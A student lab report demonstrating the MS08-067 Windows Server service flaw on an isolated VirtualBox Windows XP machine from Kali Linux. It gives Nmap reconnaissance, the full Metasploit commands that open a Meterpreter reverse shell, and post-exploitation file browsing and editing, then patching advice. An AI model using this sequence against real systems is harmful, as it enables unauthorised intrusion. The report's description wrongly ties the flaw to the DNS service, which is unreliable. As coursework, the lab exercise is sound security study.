Vulnerability and Exploitation (MS08_067)

Student Name: Arun Wosti
Student ID: C7202826
Word Count: (2154)

Contents

Introduction

The sole purpose of this report is to get comprehensive reviews about the vulnerability in Windows XP (ms08_067). This report shows the thorough demonstration of the vulnerability and how we can exploit it on windows XP. The exploit has been performed within the VirtualBox between two working framework where one of the operating system is Kali Linux as attacker and another is Windows XP as a victim software (z.cliffe.schreuders, 2018).

Description of Exploit, Vulnerability and Attack Software

Vulnerability

MS08_07 is a product vulnerability found in several Microsoft Windows Server service that permits attacker to remotely performs arbitrary code by means of a crafted RPC request which triggers the overflow at the time of path authorization in Windows 2000, Windows XP, Windows Vista, Windows Server 2008, and Windows Server 2003. This vulnerability is documented by CVE-2008-4250. (Microsoft, 2008).

In this above mentioned product vulnerability, attackers execute arbitrary code in the remote host due to the vulnerability in DNS service. The remote host has the Windows DNS server introduced in it. The flaws in the remote host of this server makes an attackers to penetrate inside victims system and to perform arbitrary code on the remote host with SYSTEM benefits and benefits. To exploit this flaw, an attacker must related and connected with the DNS server RPC interface and transmit distorted RPC queries.

This security breach is rated as Critical for all adaptions of Microsoft Windows 2000, Windows Vista, Windows XP, Windows Server 2003 and Windows Server 2008 (Microsoft, 2008).

Attack Software and Exploitation

Difference between exploit, vulnerability and the attack software.

Vulnerability	Exploit	Attack Software
The state of being exposed to possibility of getting harmed or attacked.	Exploit means using and getting benefits from the others vulnerabilities.	An attack software is used to vandalize others networks or devices in a malicious way.
For example: A weakness in a firewall that lets hackers get into a computer network.	For example: Approaching and gaining full access of the framework.	For example: Metasploit framework, exploit pack, etc

Software used for attacking

In order to successfully gain remote access to others network, we need various tools and techniques. Likewise, in this report, we need the following tools for finding vulnerabilities and exploiting them.

Tools used:

• Nmap
• Windows XP as victim's operating system
• Kali Linux as attacker's operating system
• Metasploit framework
• Nessus

In order to penetrate and exploit the network, we need special tools and techniques which requires virtualization of the victim's and attacker platform. And to perform virtualization between the victim's and attacker platform, we use VirtualBox Environment. We installed Kali Linux operating system for the attacker and Windows XP for victims in the VirtualBox. Kali Linux allows an attacker to exploit the vulnerabilities through gaining specific data from the victim's computer breaking through which is the normal technique for penetrating testing (TechTarget Contributor, 2015).

In this report, Metasploit is used for executing exploit in code. It is an exploitation and vulnerability validation tool that helps you divide the penetration testing workflow into smaller and more manageable tasks. It contains payload, known as meterpreter, which is used to get inside of any machine or framework. To run a Metasploit, we start the PostgreSQL administration service by using the command "PostgreSQL start administration". We use the command "MSF console" from that point forward. After that, a Metasploit framework command line interface will be shown and from here we will start to analyse the losses, exploit available vulnerabilities, set up payloads and gathers sensitive pieces of data and data sets (Rapid7, 2018).

After installing Kali Linux and Windows XP, your VirtualBox looks like this:



Figure I VirtualBox

Victims Platform: Windows XP

Figure II Victim Platform Windows XP

Attacker platform: Kali Linux



Figure III Attacker's Platform Kali Linux

1. Anatomy of Attack

We use an exploit preloaded Metasploit framework for attacking the system running windows XP from the system running kali Linux as its operating system which allows to gain remote access in the Windows XP Operating System from Kali Linux Operating System (Qureshi, 2017).

VirtualBox is used for the restoration which allows to repeat an attack on a attackers system where Kali Linux is running, and a victim's machine where Windows XP is running. The certain configuration of the system needs to be applied before running the Windows XP and Kali Linux.

The initial step is to set up the system where we will be setting "Host only adapter" for both machines as shown below:



Figure IV Kali Linux Setting



Figure IV Windows XP Setting

1.1 Information Gathering

The first step of exploitation or attack is to gather the essential information about the victim devices. Likewise, we have our attacking system and victim system in VirtualBox, we must get their ip address respectively. To get the attacker's Ip address, we simply use "ifconfig" in its terminal.



Figure V Attacker's PC IP Address

Now we know the attackers Ip address which is 192.168.56.101. Likewise, we should also know the victims Ip address. For that, we will use "nmap -sn 192.168.56.0/24" in terminal (BookOfNetwork, 2020). As you seen in the following screenshot, we are able to find the victim's Ip address.

Figure VI Victim's PC IP Address

We successfully get the attackers Ip address and Victim's pc Ip address. Now, we need to go through the details victim device and their security version. To get their details, we use a command "sudo nmap -O 192.168.56.103" . You can see the details in the following screenshot:

```
┌──(root💀 kali)-[~]
└─# sudo nmap -O 192.168.56.103
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-29 23:33 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
WARNING: RST from 192.168.56.103 port 21 -- is this port really open?
WARNING: RST from 192.168.56.103 port 21 -- is this port really open?
WARNING: RST from 192.168.56.103 port 21 -- is this port really open?
WARNING: RST from 192.168.56.103 port 21 -- is this port really open?
WARNING: RST from 192.168.56.103 port 21 -- is this port really open?
WARNING: RST from 192.168.56.103 port 21 -- is this port really open?
Nmap scan report for 192.168.56.103
Host is up (0.0073s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
8080/tcp open  http-proxy
MAC Address: 08:00:27:32:A3:5B (Oracle VirtualBox virtual NIC)
Device type: media device
Running: Microsoft Windows PocketPC/CE
OS CPE: cpe:/o:microsoft:windows_ce:5.0
OS details: AT&T U-Verse set-top box (Windows CE 5.0)
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.39 seconds
```

Figure VII Victims PC Information

1.2 Exploitation

After gaining the required essential information, we proceed to exploitation phase. But before exploiting, we must find the details about the vulnerabilities and exploitation (MS08_067). It is a critical graded vulnerable as the authentication to the victim's platform is not required for the attackers in order to run the attack (Barath, 2020).

To start our exploitation phase, we need to find the vulnerabilities or select the vulnerability that you wanted to exploit or use. For this use "search exploits" or "search ms08_067" as shown in the figure below:

```
msf6 > search ms08_067

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi   2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 >
```

Figure VIII Searching the exploit

Once you find the exploit, use the exploit by using the command "use exploit/windows/smb/ms08_067_netapi" and set payload by using the command "set payload windows/meterpreter/reverse_tcp" (Rapid7, 2018) as shown in the following screenshot:



Figure IX Use of exploit and Payload

Next task will be setting the RHOST by using the command “set RHOST 192.168.56.103” and checking whether our target is vulnerable or not by using command “check”. We use the Ip address of victim when setting the rhost as shown in the following screenshot:



Figure X Setting RHOST and checking the target

Then use the command “show options” to get the options for attacking or exploiting the targeted machine as shown in the following screenshot:

```
root@kali: ~
File  Actions  Edit  View  Help
root@kali: ~ ×   root@kali: ~ ×   root@kali: ~ ×
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.56.103
RHOST => 192.168.56.103
msf6 exploit(windows/smb/ms08_067_netapi) > check
[+] 192.168.56.103:445 - The target is vulnerable.
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.56.103   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting

msf6 exploit(windows/smb/ms08_067_netapi) >
```

Figure XI Show Options

Finally set the LHOST which is the attacker's IP address i.e. 192.168.56.101 by using the command "set LHOST 192.168.56.101" then use the command "exploit" to exploit the victim's machine. Then meterpreter session will be executed with an objective of performing post exploitation as shown in the screenshot given below:

```
asd [Running] - Oracle VM VirtualBox
File  Machine  View  Input  Devices  Help
root@kali: ~
File  Actions  Edit  View  Help
root@kali: ~ ×   root@kali: ~ ×
Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.56.103
RHOST => 192.168.56.103
msf6 exploit(windows/smb/ms08_067_netapi) > check
[+] 192.168.56.103:445 - The target is vulnerable.
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.56.103   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting

msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.56.101
lhost => 192.168.56.101
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.56.101:4444
[*] 192.168.56.103:445 - Automatically detecting the target...
[*] 192.168.56.103:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.56.103:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.56.103:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175174 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.101:4444 -> 192.168.56.103:1119) at 2021-03-29 23:43:05 -0400

meterpreter >
```

Figure XII Setting LHOST and Exploit

1.3 Post Exploitation

Post Exploitation is basically a phase of operation where attacker is successful in breaching or compromising the victim's system. In this stage where the attacker can decide the estimation of value of the actual data stored in the system and how s/he may use that stored data for a malicious purpose. (Linuxhint, 2020)

Once we gain the access of victim's system, we can perform a whole lot of things, but as mentioned above, we are to remain focused mainly at creating, editing and finding the details of the victims system.

By using command "shell" we can enter or reach to command prompt of victims system as shown in the following screenshot:

```
meterpreter > shell
Process 1068 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32\hacked>cd ..
cd ..

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.56.103
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

C:\WINDOWS\system32>
```

Figure XIII Using Shell

We can gain access and explore all the folders and directories of victim system as shown below:

```
C:\Windows>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is CC60-2E23

 Directory of C:\Windows

10/30/2019  11:26 AM    <DIR>          .
10/30/2019  11:26 AM    <DIR>          ..
07/14/2009  11:17 AM    <DIR>          addins
07/14/2009  09:05 AM    <DIR>          AppCompat
11/21/2010  09:14 AM    <DIR>          AppPatch
11/21/2010  09:09 AM            71,168 bfsvc.exe
07/14/2009  11:17 AM    <DIR>          Boot
07/14/2009  11:17 AM    <DIR>          Branding
10/26/2019  06:32 AM    <DIR>          CSC
07/14/2009  11:17 AM    <DIR>          Cursors
11/01/2019  10:53 PM    <DIR>          debug
07/14/2009  11:17 AM    <DIR>          diagnostics
07/14/2009  11:22 AM    <DIR>          DigitalLocker
07/14/2009  11:17 AM    <DIR>          Downloaded Program Files
10/26/2019  06:33 AM             2,790 DtcInstall.log
11/21/2010  01:01 PM    <DIR>          ehome
11/21/2010  12:51 PM    <DIR>          en-US
11/21/2010  09:09 AM         2,872,320 explorer.exe
07/14/2009  07:24 AM            15,360 fveupdate.exe
11/21/2010  01:04 PM    <DIR>          Globalization
11/21/2010  12:51 PM    <DIR>          Help
07/14/2009  07:24 AM           733,696 HelpPane.exe
07/14/2009  07:24 AM            16,896 hh.exe
07/14/2009  11:22 AM    <DIR>          IME
11/01/2019  10:58 PM    <DIR>          inf
07/14/2009  11:17 AM    <DIR>          L2Schemas
07/14/2009  08:19 AM    <DIR>          LiveKernelReports
10/26/2019  11:47 AM    <DIR>          Logs
10/30/2019  11:39 AM                33 metasploit.txt
07/14/2009  04:51 AM            43,131 mib.bin
10/25/2019  08:19 PM    <DIR>          Microsoft.NET
07/14/2009  08:19 AM    <DIR>          ModemLogs
```

Figure XIV Exploring directories and folders

The post exploit are often an approached on the fat chance if we only remain within the meterpreter session. That's to mention, for breaching the victim's machine we do not need to use the shell cmd. The casualties from the meterpreter session are often taken care of too. By typing the command “sysinfo” data of victim’s system is displayed as shown in the following screenshot:

```
meterpreter > sysinfo
Computer        : SBL-727085D14EA
OS              : Windows XP (5.1 Build 2600, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Figure XV sysinfo

In the meterpreter sessions, we can make different registries.

```
meterpreter > mkdir edit
Creating directory: edit
meterpreter > ls
Listing: C:\WINDOWS\system32\hacked
 ==========================================

Mode              Size  Type  Last modified              Name
 ----              ----  ----  -------------              ----
40777/rwxrwxrwx  0     dir   2021-03-30 00:19:54 -0400  edit

meterpreter > mkdir "editinging tools" nmap exploit access
Creating directory: editinging tools
Creating directory: nmap
Creating directory: exploit
Creating directory: access
meterpreter > ls
Listing: C:\WINDOWS\system32\hacked
 ==========================================

Mode              Size  Type  Last modified              Name
 ----              ----  ----  -------------              ----
40777/rwxrwxrwx  0     dir   2021-03-30 00:23:24 -0400  access
40777/rwxrwxrwx  0     dir   2021-03-30 00:19:54 -0400  edit
40777/rwxrwxrwx  0     dir   2021-03-30 00:23:24 -0400  editinging tools
40777/rwxrwxrwx  0     dir   2021-03-30 00:23:24 -0400  exploit
40777/rwxrwxrwx  0     dir   2021-03-30 00:23:24 -0400  nmap

meterpreter >
```

Figure XVI Creating registries in victim system

Likewise creating registries, we can make folders and also edit or alter the contain of the files as shown in the screenshots below:

```
meterpreter > execute -f cmd.exe -H -i
Process 352 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32\hacked>echo guide for attacking>attackguide.txt
echo guide for attacking>attackguide.txt
```

Figure XVII Creating documents in victim system

```
C:\WINDOWS\system32\hacked>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A405-8471

 Directory of C:\WINDOWS\system32\hacked

03/30/2021  10:14 AM    <DIR>          .
03/30/2021  10:14 AM    <DIR>          ..
03/30/2021  10:08 AM    <DIR>          access
03/30/2021  10:14 AM                21 attackguide.txt
03/30/2021  10:04 AM    <DIR>          edit
03/30/2021  10:08 AM    <DIR>          editinging tools
03/30/2021  10:08 AM    <DIR>          exploit
03/30/2021  10:08 AM    <DIR>          nmap
               1 File(s)             21 bytes
               7 Dir(s)     604,987,392 bytes free

C:\WINDOWS\system32\hacked>edit attackguide.txt
edit attackguide.txt
This report belongs to Arun Wosti(77202826)
```

Figure XVIII Editing files in victim system

In the above screenshot, we can see that the record with 'attackguide.txt' is edited.

Recommendations for Preventing Attack

This report demonstrates how the system is breached or compromised by the attacker using various tools and frameworks. In real life scenario, such type of attack makes the system vulnerable and cause a great loss to an organization. In order to mitigate the risk of being exploit, we can use certain security measures as listed below:

- Keep your systems and software fully up to date.
- Putting your network behind a firewall is one of the most effective ways to defend yourself from any cyber-attack (Leaf, 2020).
- We should disable the unwanted port of the system after use.
- Encrypting data for protecting in high level of security.
- Not using unwanted third-party application will mitigate the risk of being vulnerable.
- Using good antivirus from the trusted source that notices and gives notifications when it senses something unusual in application's behaviours of the system .

As the preventive measures for mitigating risk of being attack, we need to the system Up to date , shut the unused open port and enable firewall and also install the good antivirus software from the trusted source. **MS08-067** had been used excessively in the windows XP operating system because of which it becomes more vulnerable in that version. In order to prevent these types of attacks, we must need to patch the system by updating the system or to download the patch tools Windows Patch **WindowsXP-KB958644** file from Microsoft. (Microsoft, 2008)

Installation of Windows Patch:

